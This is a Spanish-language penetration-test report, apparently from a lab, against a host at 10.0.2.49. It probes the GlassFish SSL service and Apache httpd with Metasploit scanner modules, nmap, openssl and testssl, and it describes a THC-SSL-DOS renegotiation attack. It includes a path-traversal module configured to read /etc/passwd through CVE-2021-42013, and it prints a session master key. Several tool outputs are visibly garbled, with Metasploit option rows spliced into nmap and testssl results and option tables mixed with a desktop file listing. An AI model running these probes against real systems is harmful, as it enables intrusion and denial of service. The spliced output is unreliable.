Los certificados SSL funcionan garantizando que los datos transferidos entre usuarios y sitios web, o entre dos sistemas, sean imposibles de leer. Utiliza algoritmos de cifrado para cifrar los datos en tránsito, lo que evita que los hackers la información que se envía a través de la conexión. Estos datos incluyen información potencialmente confidencial, como nombres, direcciones, números de tarjetas de crédito u otros detalles financieros.

El proceso funciona de la siguiente manera:

1. Un navegador o servidor intenta conectarse a un sitio web (es decir, un servidor web) protegido mediante certificados SSL.
2. El navegador o servidor solicita que el servidor web se identifique.
3. En respuesta el servidor web envía al navegador o servidor una copia de su certificado SSL.
4. El navegador o servidor evalúa si el certificado SSL es confiable. En caso afirmativo, envía una señal al servidor web.
5. A continuación, el servidor web devuelve un reconocimiento firmado digitalmente para iniciar una sesión cifrada mediante SSL.
6. Los datos cifrados se comparten entre el navegador o servidor y el servidor web.

Con todo lo mencionado anteriormente, de igual manera en metasploit se encontraron módulos que logran explotar este servicio con éxito y se deja evidencia de esto de manera que pueda ser evaluado y corregido.

El primer modulo que se explotara es **auxiliary/scanner/ssl/ssl_version**, para obtener información del certificado SSL asociado al servidor objetivo Oracle Glassfish.

En los pantallazos mostrados abajo, se puede observar que el modulo genero un archivo *.txt con la información sobre el certificado SSL, de igual manera también ha desplegado una serie de información general acerca de este.

Certificate Information:

- [*] 10.0.2.49:8181 - Subject: /C=US/ST=California/L=Santa Clara/O=Oracle Corporation/OU=GlassFish/CN=localhost
- [*] 10.0.2.49:8181 - Issuer: /C=US/ST=California/L=Santa Clara/O=Oracle Corporation/OU=GlassFish/CN=localhost
- [*] 10.0.2.49:8181 - Signature Alg: sha256WithRSAEncryption
- [*] 10.0.2.49:8181 - Public Key Size: 2048 bits
- [*] 10.0.2.49:8181 - Not Valid Before: 2013-05-15 05:33:38 UTC



OFFENSIVE SECURITY®

- [*] 10.0.2.49:8181 - Not Valid After: 2023-05-13 05:33:38 UTC
 - [+] 10.0.2.49:8181 - Certificate contains no CA Issuers extension... possible self signed certificate
 - [+] 10.0.2.49:8181 - Certificate Subject and Issuer match... possible self signed certificate
 - [*] 10.0.2.49:8181 - Has common name localhost



```
msf6 auxiliary(scanner/ssl/ssl_version) > exploit
[*] 10.0.2.49:8181 - Connected with SSL Version: TLSv1.2, Cipher: ECDHE-RSA-AES256-GCM-SHA384
[*] 10.0.2.49:8181 - Certificate saved to loot: /root/.msf4/loot/20230309035818_default_10.0.2.49_ssl.certificate_549223.txt
[*] 10.0.2.49:8181 - Certificate Information:
[*] 10.0.2.49:8181 -   Subject: /C=US/ST=California/L=Santa Clara/O=Oracle Corporation/OU=GlassFish/CN=localhost
[*] 10.0.2.49:8181 -   Issuer: /C=US/ST=California/L=Santa Clara/O=Oracle Corporation/OU=GlassFish/CN=localhost
[*] 10.0.2.49:8181 -   Signature Alg: sha256WithRSAEncryption
[*] 10.0.2.49:8181 -   Public Key Size: 2048 bits
[*] 10.0.2.49:8181 -   Not Valid Before: 2013-05-15 05:33:38 UTC
[*] 10.0.2.49:8181 -   Not Valid After: 2023-05-13 05:33:38 UTC
[*] 10.0.2.49:8181 -   Certificate contains no CA Issuers extension... possible self signed certificate
[*] 10.0.2.49:8181 -   Certificate Subject and Issuer match... possible self signed certificate
[*] 10.0.2.49:8181 -   Has common name localhost
[*] 10.0.2.49:8181 - Connected with SSL Version: TLSv1.2, Cipher: DHE-RSA-AES256-GCM-SHA384
[*] 10.0.2.49:8181 - Connected with SSL Version: TLSv1.2, Cipher: ECDHE-RSA-AES128-GCM-SHA256
[*] 10.0.2.49:8181 - Connected with SSL Version: TLSv1.2, Cipher: DHE-RSA-AES128-GCM-SHA256
[*] 10.0.2.49:8181 - Connected with SSL Version: TLSv1.2, Cipher: ECDHE-RSA-AES256-SHA384
[*] 10.0.2.49:8181 - Connected with SSL Version: TLSv1.2, Cipher: DHE-RSA-AES256-SHA256
[*] 10.0.2.49:8181 - Connected with SSL Version: TLSv1.2, Cipher: ECDHE-RSA-AES128-SHA256
[*] 10.0.2.49:8181 - Connected with SSL Version: TLSv1.2, Cipher: DHE-RSA-AES128-SHA256
[*] 10.0.2.49:8181 - Connected with SSL Version: TLSv1.2, Cipher: AES256-GCM-SHA384
[*] 10.0.2.49:8181 - Connected with SSL Version: TLSv1.2, Cipher: AES128-GCM-SHA256
[*] 10.0.2.49:8181 - Connected with SSL Version: TLSv1.2, Cipher: AES256-SHA256
[*] 10.0.2.49:8181 - Connected with SSL Version: TLSv1.2, Cipher: AES128-SHA256
[*] 10.0.2.49:8181 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/ssl_version) >
```

Se procede a verificar la informacion volcada en el archivo txt. Se puede visualizar el numero de serie del certificado, el algoritmo de firma, la entidad generadora del certificado SSL, la llave publica, entre otra informacion.

```
(root@kali)-[~/msf4/loot]
# cat 20230309035818_default_10.0.2.49_ssl.certificate_549223.txt
Certificate:
Data:
Version: 3 (0x2)
Serial Number: 78223151 (0x4a9972f)
Signature Algorithm: sha256WithRSAEncryption
Issuer: C=US, ST=California, L=Santa Clara, O=Oracle Corporation, OU=GlassFish, CN=localhost
Validity
    Not Before: May 15 05:33:38 2013 GMT
    Not After : May 13 05:33:38 2023 GMT
Subject: C=US, ST=California, L=Santa Clara, O=Oracle Corporation, OU=GlassFish, CN=localhost
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    Public-Key: (2048 bit)
        Modulus:
            00:d2:d2:e7:3b:66:72:c0:91:27:36:44:64:7c:7d:
            1d:ce:5f:38:10:47:b5:c9:88:10:64:26:2f:11:47:
            51:97:81:e3:c7:22:b0:04:cf:9f:36:79:5b:45:f4:
            c1:c8:c0:e6:b0:e2:93:1a:81:57:c0:a2:1e:12:c2:
            cf:ce:11:f3:0b:c3:d6:6e:4c:6b:cc:df:28:04:f0:
            13:3c:e5:bd:4e:72:52:ac:d4:5a:7e:07:d4:1a:32:
            82:ec:b2:9d:53:80:c5:ff:05:7b:5e:b1:c7:4a:c2:
            62:b2:b5:67:80:56:4c:06:15:75:6a:81:ff:f4:7b:
            81:b1:8d:cf:2a:07:64:a5:1b:a2:f2:b1:34:88:73:
            67:7d:3d:b0:e6:36:6a:7a:55:24:9e:18:e4:cb:
            50:aa:27:c2:11:18:88:9b:10:61:1b:6f:2b:bd:f8:
            d5:ae:ef:15:04:ea:ab:9e:e8:74:fa:8c:e4:3e:d6:
            1f:ae:b2:61:eb:80:c5:fe:e5:c6:b3:fa:62:a9:
            10:76:c1:11:4e:5e:1:c0:e0:dc:18:37:f5:2a:70:
            29:95:51:1b:c8:ca:8b:ea:ae:0e:73:6f:4a:f6:eb:
            15:fa:54:ef:b2:33:53:63:fb:ie:1:0:a:b4:06:24:5d:
            74:84:a2:57:e5:3b:a8:a4:44:59:26:58:e9:24:5c:
            ae:a1
        Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Subject Key Identifier:
    4C:05:82:B0:8C:02:B8:05:00:04:14:0A:FB:29:AA:F7:48:6C:CB:86
Signature Algorithm: sha256WithRSAEncryption
Signature Value:
13:38:e9:98:16:91:a6:a2:a5:99:64:f1:49:fd:c1:2b:0d:dd:
89:c7:41:68:1d:fe:3b:cf:1f:ec:47:84:73:0e:5b:e1:ed:ae:
b3:e9:67:cb:94:64:3e:6b:38:01:d2:a9:a5:e7:fb:1a:12:b1:
3b:36:fe:08:b2:a3:fc:db:01:4b:c6:c4:43:de:a8:96:4a:69:
11:50:85:cd:86:64:9c:98:27:a3:17:f2:cde:1:53:62:26:cf:
e2:54:a6:dd:a5:86:12:59:32:0c:cc:85:31:43:20:3b:a3:ba:
93:78:c0:82:dc:d5:1a:95:6c:3d:fc:49:1f:99:bc:1d:28:da:
ba:50:5e:12:94:a5:11:ac:ac:18:3:da:58:9c:d6:32:59:99:
2b:4d:ac:c5:68:7a:ea:6:cc:3e:9b:10:c7:ad:e9:ae:9e:c0:
62:7b:d0:ad:9b:04:63:92:d8:54:77:4b:82:ab:4b:85:f7:ef:
35:2d:4a:56:a2:70:36:fd:ea:4:48:d5:8d:cf:1f:c7:29:30:91:
b4:9b:60:19:cf:fa:4c:7b:f3:f8:2e:90:4b:6b:e0:ef:c6:b3:
88:31:e2:60:b6:58:8d:5a:4e:d7:0:97:6b:9a:0b:72:12:5d:
f8:be:75:4a:e6:53:8d:66:6e:aa:d2:9c:58:9f:d4:25:ed:e3:
f4:18:4e:0c
```



Se intenta un ataque Dos, un ataque de renegociación SSL. Este es un tipo de ataque DoS que explota la potencia de procesamiento del servidor junto con el ataque de renegociación y, según afirma McAfee, puede derribar un servidor de enlace de 30 GB con tráfico proveniente solo de un dispositivo final.

La herramienta THC-SSL-DOS explota toda la implementación de SSL y el ataque de renegociación. Esta herramienta tiene la capacidad de desencadenar miles de renegociaciones a través de una única conexión TCP. Esta herramienta inicialmente completa los protocolos de enlace de 3 vías TCP para conectarse al servidor. Una vez finalizado, solicita de forma inmediata y repetida una renegociación del método de cifrado hasta que el servidor se agota por completo y se desconecta de Internet.

Esta herramienta puede renegociar miles de veces la conexión y se visualiza abajo estos intentos, aunque no son exitosos.



Otro tipo de ataque que puede llevarse a cabo es el conocido como HOMBRE EN EL MEDIO, como el denominado ataque de cumpleaños sweet32.

Sweet32 Attack explota el cifrado heredado de 64 bits 3DES Cipher Suite. Esta vulnerabilidad permite que un usuario remoto capaz de realizar un ataque de intermediario pueda explotar esta vulnerabilidad para exponer información confidencial en datos de texto sin formato.

Con el siguiente script nmap NSE, puede identificar si un sitio web es vulnerable o no a Sweet32 Attack.

Se visualiza en la ilustración de abajo el resultado del nmap, y lanza un warning acerca de la llave.

```
(root㉿kali)-[~] ~$ # nmap --script ssl-enum-ciphers -p 8181 10.0.2.49
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-09 04:31 CET
Nmap scan report for 10.0.2.49
Host is up (0.00060s latency).

PORT      STATE SERVICE
8181/tcp   open  intermapper

| ssl-enum-ciphers:
|_ TLSv1.0:
|   LHOST: 10.0.2.49      yes      The listen address (an interface)
|   LPORT: 8181              yes      The target port (TCP)
|     ciphers: TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|     TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|     TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|     TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
|       Key exchange (dh 1024) of lower strength than certificate key
|     TLSv1.1:
|       cipher preference: client
|       warnings:
|         Key exchange (dh 1024) of lower strength than certificate key
|     TLSv1.2:
|       cipher preference: client
|       warnings:
|         Key exchange (dh 1024) of lower strength than certificate key
|     TLSv1.3:
|       cipher preference: client
|       warnings:
|         Key exchange (dh 1024) of lower strength than certificate key
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       compressors:
|         NULL
|       cipher preference: client
|       warnings:
|         Key exchange (dh 1024) of lower strength than certificate key
|       TLSv1.2.1:
|         cipher preference: client
|         warnings:
|           Key exchange (dh 1024) of lower strength than certificate key
|         TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|         TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (dh 1024) - A
|         TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 1024) - A
|         TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|         TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (dh 1024) - A
|         TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 1024) - A
|         TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|         TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - A
|         TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
|         TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|         TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|       PROTOCOLS:
|         TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|       RHOSTS: 10.0.2.49      yes      The target host(s), see https://nmap.org/hostscript.html
|       PORTS: 8181              yes      The target port (TCP)
|       PAYLOADS: TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
|       compressors:
|         NULL
|       cipher preference: client
|       warnings:
|         Key exchange (dh 1024) of lower strength than certificate key
|       LEAST_STRENGTH: A      yes      The least strength required to accept a connection
MAC Address: 08:00:27:73:6C:A7 (Oracle VirtualBox virtual NIC)
```



Se prueban otras herramientas como OPENSSL, se escanea la IP para ver qué información arroja acerca del certificado SSL.

```
[root@kali) [~] .49
# openssl s_client -connect 10.0.2.49:8181 -msg
CONNECTED(00000003)
```

Se constata que esta conectado, y se despliega más información sobre el certificado, como el hash del certificado, el tipo de hash que es SHA256, además del Master Key, etc.

```
depth=0 C = US, ST = California, L = Santa Clara, O = Oracle Corporation, OU = GlassFish, CN = localhost
verify error:num=18:self-signed certificate
verify return:1
depth=0 C = US, ST = California, L = Santa Clara, O = Oracle Corporation, OU = GlassFish, CN = localhost
verify return:1
```

```
<<< TLS 1.2, Handshake [length 0004], ServerHelloDone
 0e 00 00 00
>>> TLS 1.2, RecordHeader [length 0005]
 16 03 03 00 46
>>> TLS 1.2, Handshake [length 0046], ClientKeyExchange
 10 00 00 42 41 04 e4 25 3a 2d 09 71 a5 c3 8c 0e
 75 bc a2 69 c2 c7 b1 e8 0e 69 46 5a 7e 7a 87 e9
 da 7b 87 bc 8d 92 38 ef 40 d6 09 62 db 35 04 6e
 54 fe 03 96 c9 60 09 b5 b8 35 9c 07 cc 6c 36 49
 87 fe f7 bb 65 10
>>> TLS 1.2, RecordHeader [length 0005]
 14 03 03 00 01
>>> TLS 1.2, ChangeCipherSpec [length 0001]
 01
>>> TLS 1.2, RecordHeader [length 0005]
 16 03 03 00 28
>>> TLS 1.2, Handshake [length 0010], Finished
 14 00 00 0c 86 54 2c 36 5b a6 19 bd 4f e0 e1 b1
<<< TLS 1.2, RecordHeader [length 0005]
 14 03 03 00 01
<<< TLS 1.2, RecordHeader [length 0005]
 16 03 03 00 28
<<< TLS 1.2, Handshake [length 0010], Finished 011_pct):
 14 00 00 0c 45 b1 dc 70 b7 da 71 a3 1a bf 4f f7
—
Name: Current setting Required Description
Certificate chain
0 s:C = US, ST = California, L = Santa Clara, O = Oracle Corporation, OU = GlassFish, CN = localhost
 i:C = US, ST = California, L = Santa Clara, O = Oracle Corporation, OU = GlassFish, CN = localhost
 a:PKEN: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
 v:NotBefore: May 15 05:33:38 2013 GMT; NotAfter: May 13 05:33:38 2023 GMT
—
```

```
subject=C = US, ST = California, L = Santa Clara, O = Oracle Corporation, OU = GlassFish, CN = localhost
issuer=C = US, ST = California, L = Santa Clara, O = Oracle Corporation, OU = GlassFish, CN = localhost
—
Name: Current setting Required Description
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: RSA
Server Temp Key: ECDH, prime256v1, 256 bits
—
SSL handshake has read 1413 bytes and written 549 bytes
Verification error: self-signed certificate
—
New, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
  Protocol : TLSv1.2
  Cipher   : ECDHE-RSA-AES256-GCM-SHA384
  Session-ID: 64095486F94DA42A366B17462CFE52A10E93075CE7128C261E71DB203036567D
  Session-ID-ctx:
  Master-Key: D37147DF55B68E6C2E3BD0725CF6C6A2CAC4E626A9CF28EB601641176152DF40775D0147AA0FF35A5DDE6A4333E9BA6
  PSK identity: None
  PSK identity hint: None
  SRP username: None
  Start Time: 1678333062
  Timeout   : 7200 (sec)
  Verify return code: 18 (self-signed certificate) (0)
  Extended master secret: yes
—
Name: Current setting Required Description
>>> TLS 1.2, RecordHeader [length 0005]
 15 03 03 00 1a
>>> TLS 1.2, Alert [length 0002], fatal decode_error at host(s), see https://docs.metasploit.com/docs/using-metasploit-with-tcp/
 02 32
—
40F73141E77F0000:error:0A000126:SSL routines:ssl3_read_n:unexpected eof while reading:../ssl/record/rec_layer_s3.c:321:
```



Con la herramienta testssl, también se testeó el certificado en busca de información adicional.

```
└─(root㉿kali)-[~] yes      Exit technique (Accepted: "y", rejected: "n")
# testssl 10.0.2.49:8181 yes      The listen address can interface with
-LPORT 8181 yes      The listen port
#####
testssl 3.0.8 from https://testssl.sh/
Exploit targets:
  This program is free software. Distribution and
  modification under GPLv2 permitted.
  To do so, the modification must be GPLv2 permitted.
  USAGE w/o ANY WARRANTY. USE IT AT YOUR OWN RISK!
  0 - Windows 2000 SP4
  Please file bugs @ https://testssl.sh/bugs/
#####

Using "OpenSSL 3.0.8 7 Feb 2023 (Library: OpenSSL 3.0.8 7 Feb 2023)" [-81 ciphers]
on kali:/usr/bin/openssl
(built: "Feb 7 20:42:42 2023", platform: "debian-amd64")

Exploit targets:
Start 2023-03-09 04:42:04      → 10.0.2.49:8181 (10.0.2.49) ←—
rDNS (10.0.2.49): —
Service detected: HTTP
⇒ 0 - Windows 2000 SP4
```

Se detectó en esta primera ilustración el servicio HTTP activo.

```
Testing protocols via sockets except NPN+ALPN

SSLv2 Windows not offered (OK)
SSLv3 not offered (OK)
TLS 1 offered (deprecated)
TLS 1.1 offered (deprecated)
TLS 1.2 offered (OK)
TLS 1.3 not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered > show targets

Testing cipher categories

NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export) not offered (OK)
Triple DES Ciphers / IDEA not offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) offered (OK)
```

Según el pantallazo de arriba, el TLS y TLS 1.1 están obsoletos, y se testeó las categorías cipher y la Triple Des Ciphers aparece como not offered.

```
Testing server preferences

Has server cipher order? no (NOT ok)
Negotiated protocol TLSv1.2
Negotiated cipher default cipher empty -- inconclusive test, matching cipher in list missing, better see below
Negotiated cipher per proto (matching cipher in list missing)
  ECDHE-RSA-AES256-GCM-SHA384: TLSv1.2
No further cipher order check has been done as order is determined by the client
```



Testing server defaults (Server Hello)

```
TLS extensions (standard)      "renegotiation info/#65281" "extended master secret/#23"
Session Ticket RFC 5077 hint no -- no lifetime advertised
SSL Session ID support       yes
Session Resumption           Tickets no, ID: yes
TLS clock skew                0 sec from localtime
Signature Algorithm           SHA256 with RSA
Server key size               RSA 2048 bits
Server key usage              --
Server extended key usage    --
Serial                         --
Fingerprints                  --
Common Name (CN)              localhost
subjectAltName (SAN)          missing (NOT ok) -- Browsers are complaining
Issuer                         localhost (Oracle Corporation from US)
Trust (hostname)              certificate does not match supplied URI
Chain of trust                NOT ok (self signed)
EV cert (experimental)        no
ETLS/"eTLS", visibility info not present
Certificate Validity (UTC)    65 > 60 days (2013-05-15 05:33 → 2023-05-13 05:33)
                             ≥ 10 years is way too long
# of certificates provided   1
Certificate Revocation List  --
OCSP URI                      --
OCSP stapling                 NOT ok -- neither CRL nor OCSP URI provided
OCSP must staple extension    not offered
DNS CAA RR (experimental)    not offered
Certificate Transparency      --
```

Testing HTTP header response @ "/"

```
HTTP Status Code             200 OK
HTTP clock skew               0 sec from localtime
Strict Transport Security     not offered
Public Key Pinning           --
Server banner                 (no "Server" line in header, interesting!)
Application banner           --
Cookie(s)                    (none issued at "/")
Security headers              --
Reverse Proxy banner         --
```

Testing vulnerabilities

```
Heartbleed (CVE-2014-0160)      not vulnerable (OK), no heartbeat extension
CCS (CVE-2014-0224)             not vulnerable (OK)
Ticketbleed (CVE-2016-9244), experimental not vulnerable (OK), no session ticket extension
ROBOT                           not vulnerable (OK)
Secure Renegotiation (RFC 5746)  supported (OK)
Secure Client-Initiated Renegotiation VULNERABLE (NOT ok), DoS threat
CRIME, TLS (CVE-2012-4929)      not vulnerable (OK)
BREACH (CVE-2013-3587)          no HTTP compression (OK) - only supplied "/" tested
POODLE, SSL (CVE-2014-3566)     not vulnerable (OK), no SSLv3 support
TLS_FALLBACK_SCSV (RFC 7507)    Rerun including POODLE SSL check. Downgrade attack prevention NOT supported
SWEET32 (CVE-2016-2183, CVE-2016-6329) not vulnerable (OK)
FREAK (CVE-2015-0204)           not vulnerable (OK)
DROWN (CVE-2016-0800, CVE-2016-0703) not vulnerable on this host and port (OK)
                                  make sure you don't use this certificate elsewhere with SSLv2 enabled services
LOGJAM (CVE-2015-4000), experimental https://search.censys.io/search?resource=hosts&virtual_hosts=INCLUDE&q=AB48B2E6C44C50867FB3703083F1CEE806F4B575F0E3AD5B23381002A885F556
                                  common prime: RFC2409/Oakley Group 2 (1024 bits),
                                  but no DH EXPORT ciphers
BEAST (CVE-2011-3389)           TLS1: ECDHE-RSA-AES256-SHA DHE-RSA-AES256-SHA ECDHE-RSA-AES128-SHA DHE-RSA-AES128-SHA AES128-SHA
                                  VULNERABLE -- but also supports higher protocols TLSv1.1 TLSv1.2 (likely mitigated)
LUCKY13 (CVE-2013-0169), experimental potentially VULNERABLE, uses cipher block chaining (CBC) ciphers with TLS. Check patches
RC4 (CVE-2013-2566, CVE-2015-2808) no RC4 ciphers detected (OK)
```

En las imágenes de arriba, se puede visualizar que todo lo que se encuentra en amarillo y rojo no esta correcto, de todo lo expuesto cabe mencionar que se detectaron vulnerabilidades como el DoS threat, Logjan, BEAST y LUCKY13, con esto se constata que al escanear el certificado y escrbar información se encontraron ítems que no son completamente seguros y además el servidor esta expuesto a vulnerabilidades citadas en la última grafica a partir del certificado SSL.

Con esto se concluye el análisis de este servicio.



EXPLORACION SERVICIO APACHE HTTPD PUERTO 8383

El proyecto de servidor Apache HTTP es un esfuerzo por desarrollar y mantener un servidor HTTP de código abierto para los sistemas operativos modernos, incluidos UNIX y Windows. El objetivo de este proyecto es proporcionar un servidor seguro, eficiente y extensible que brinde servicios HTTP en sincronía con los estándares HTTP actuales.

El servidor Apache HTTP ("httpd") se lanzó en 1995 y ha sido el servidor web más popular en Internet desde abril de 1996.

Apache HTTP Server es un proyecto de The Apache Software Foundation

Se escanea la IP objetivo para conocer los puertos abiertos para ejecutar servicios y se constata que el servicio Apache httpd se encuentra abierto en el puerto 8383.

```
[root@kali)-[~]
# nmap -p8383 -sV 10.0.2.49
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-09 05:24 CET
Nmap scan report for 10.0.2.49
Host is up (0.00080s latency).

PORT      STATE SERVICE VERSION
8383/tcp  open  http    Apache httpd
MAC Address: 08:00:27:73:6C:A7 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.41 seconds
```

Un atacante podría usar un ataque transversal de ruta para asignar URL a archivos fuera de los directorios configurados por directivas similares a Alias. Si los archivos fuera de estos directorios no están protegidos por la configuración predeterminada habitual "requerir todos los denegados", estas solicitudes pueden tener éxito. Si los scripts CGI también están habilitados para estas rutas con alias, esto podría permitir la ejecución remota de código. Este problema solo afecta a Apache 2.4.49 y Apache 2.4.50 y no a versiones anteriores.

Teniendo en cuenta la vulnerabilidad de este servicio, se procede a realizar un escaneo de PATH de la maquina y ver que resultados genera, esta es una prueba de CAJA NEGRA.

```
msf6 auxiliary(scanner/http/apache_normalize_path) > options
  Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Module options (auxiliary/scanner/http/apache_normalize_path):

  Name   Current Setting  Required  Description
  ----  --------------  --        --
  CVE      CVE-2021-42013  yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
  DEPTH     5  /home/veronica/Desktop/Descargas
  FILEPATH  /etc/passwd  no        Depth for Path Traversal
  Proxies   dezerapps.dvhma.openui5_1.0.0_6.3.0_debug.apk
  RHOSTS   10.0.2.49  yes       A proxy chain of format type:host:port[,type:host:port][ ... ]
  RPORTS   8383  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  SSL      true  /home/veronica/Desktop/Descargas
  TARGETURI /cgi-bin/inject.cgi  yes       Negotiate SSL/TLS for outgoing connections
  THREADS   1  /home/veronica/Desktop/Descargas
  VHOSTS   crt  Empire-3.8.2  no       Base path
  Threads  1  /home/veronica/Desktop/Descargas
  Timeout  10  /home/veronica/Desktop/Descargas
  UserAgent  Mozilla/5.0  /home/veronica/Desktop/Descargas
  Username  fx  50512.py
  Name   Description
  ----  --
  CHECK_TRAVERSAL  Check for vulnerability.
  50512.py  dezerapps.dvhma.openui5_1.0.0_6.3.0_debug.apk  FRIDA
  fx  /home/veronica/Desktop/Descargas/gadget-android-x86_64.so
  fx  /home/veronica/Desktop/Descargas/google-chrome-stable_current_amd64(1).deb  InsecureBankv2
  fx  /home/veronica/Desktop/Descargas/google-chrome-stable_current_amd64(1).deb  InsecureBankv2_modificada
  fx  /home/veronica/Desktop/Descargas/laptop_scan_lzv3r3.pdf  'Laptop_scan_lzv3r3.pdf'
  fx  /home/veronica/Desktop/Descargas/metasploitable2_black_70irms.pdf  Metasploitable2_black_70irms.pdf
  fx  /home/veronica/Desktop/Descargas/metasploitable2_black_uznify.pdf  Metasploitable2_black_uznify.pdf

Auxiliary action:/home/veronica/Desktop/Descargas
  Name   Description
  ----  --
  CHECK_TRAVERSAL  Check for vulnerability.
  50512.py  dezerapps.dvhma.openui5_1.0.0_6.3.0_debug.apk  FRIDA
  fx  /home/veronica/Desktop/Descargas/gadget-android-x86_64.so
  fx  /home/veronica/Desktop/Descargas/google-chrome-stable_current_amd64(1).deb  InsecureBankv2
  fx  /home/veronica/Desktop/Descargas/google-chrome-stable_current_amd64(1).deb  InsecureBankv2_modificada
  fx  /home/veronica/Desktop/Descargas/laptop_scan_lzv3r3.pdf  'Laptop_scan_lzv3r3.pdf'
  fx  /home/veronica/Desktop/Descargas/metasploitable2_black_70irms.pdf  Metasploitable2_black_70irms.pdf
  fx  /home/veronica/Desktop/Descargas/metasploitable2_black_uznify.pdf  Metasploitable2_black_uznify.pdf

  view the full module info with the info, or info -d command.
```



```
msf6 auxiliary(scanner/http/apache_normalize_path) > exploit  
[-] http://10.0.2.49:8383 - The target is not vulnerable to CVE-2021-42013.  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

En las ilustraciones de arriba se visualiza la configuración del modulo y el resultado, que en este caso no es exitoso, la ejecución arroja que el target no es vulnerable, se probaron con otros targets (puertos) y tampoco funciono.

Otro modulo que podría explotar este servicio Apache httpd puede ser auxiliary(scanner/http/mod_negotiation_brute), aparentemente la explotación funciono, pero no hallo información alguna.

```
msf6 auxiliary(scanner/http/mod_negotiation_brute) > options  
Module options (auxiliary/scanner/http/mod_negotiation_brute):  


| Name     | Current Setting                                          | Required | Description                                                                                                                                                                                         |
|----------|----------------------------------------------------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FILEPATH | /usr/share/metasploit-framework/data/wmap/wmap_files.txt | yes      | path to file with file names                                                                                                                                                                        |
| PATH     | /                                                        | yes      | The path to detect mod_negotiation                                                                                                                                                                  |
| Proxies  |                                                          | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                                                                                                                      |
| RHOSTS   | 10.0.2.49                                                | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT    | 8383                                                     | yes      | The target port (TCP)                                                                                                                                                                               |
| SSL      | true                                                     | no       | Negotiate SSL/TLS for outgoing connections                                                                                                                                                          |
| THREADS  | 1                                                        | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| VHOST    |                                                          | no       | HTTP server virtual host                                                                                                                                                                            |

  
View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/http/mod_negotiation_brute) > exploit  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```



```
msf6 auxiliary(scanner/http/mod_negotiation_scanner) > options
      [+] Exploiting: http://10.0.2.49:8383
Module options (auxiliary/scanner/http/mod_negotiation_scanner):
Name      Current Setting  Required  Description
FILENAME   index          yes        Filename to use as a test
PATH       /Program Files  yes        The path to detect mod_negotiation
Proxies    part3          no         A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS    10.0.2.49       yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     8383           yes        The target port (TCP)
SSL        true           no         Negotiate SSL/TLS for outgoing connections
THREADS   1              yes        The number of concurrent threads (max one per host)
VHOST      part2          no         HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/mod_negotiation_scanner) > exploit
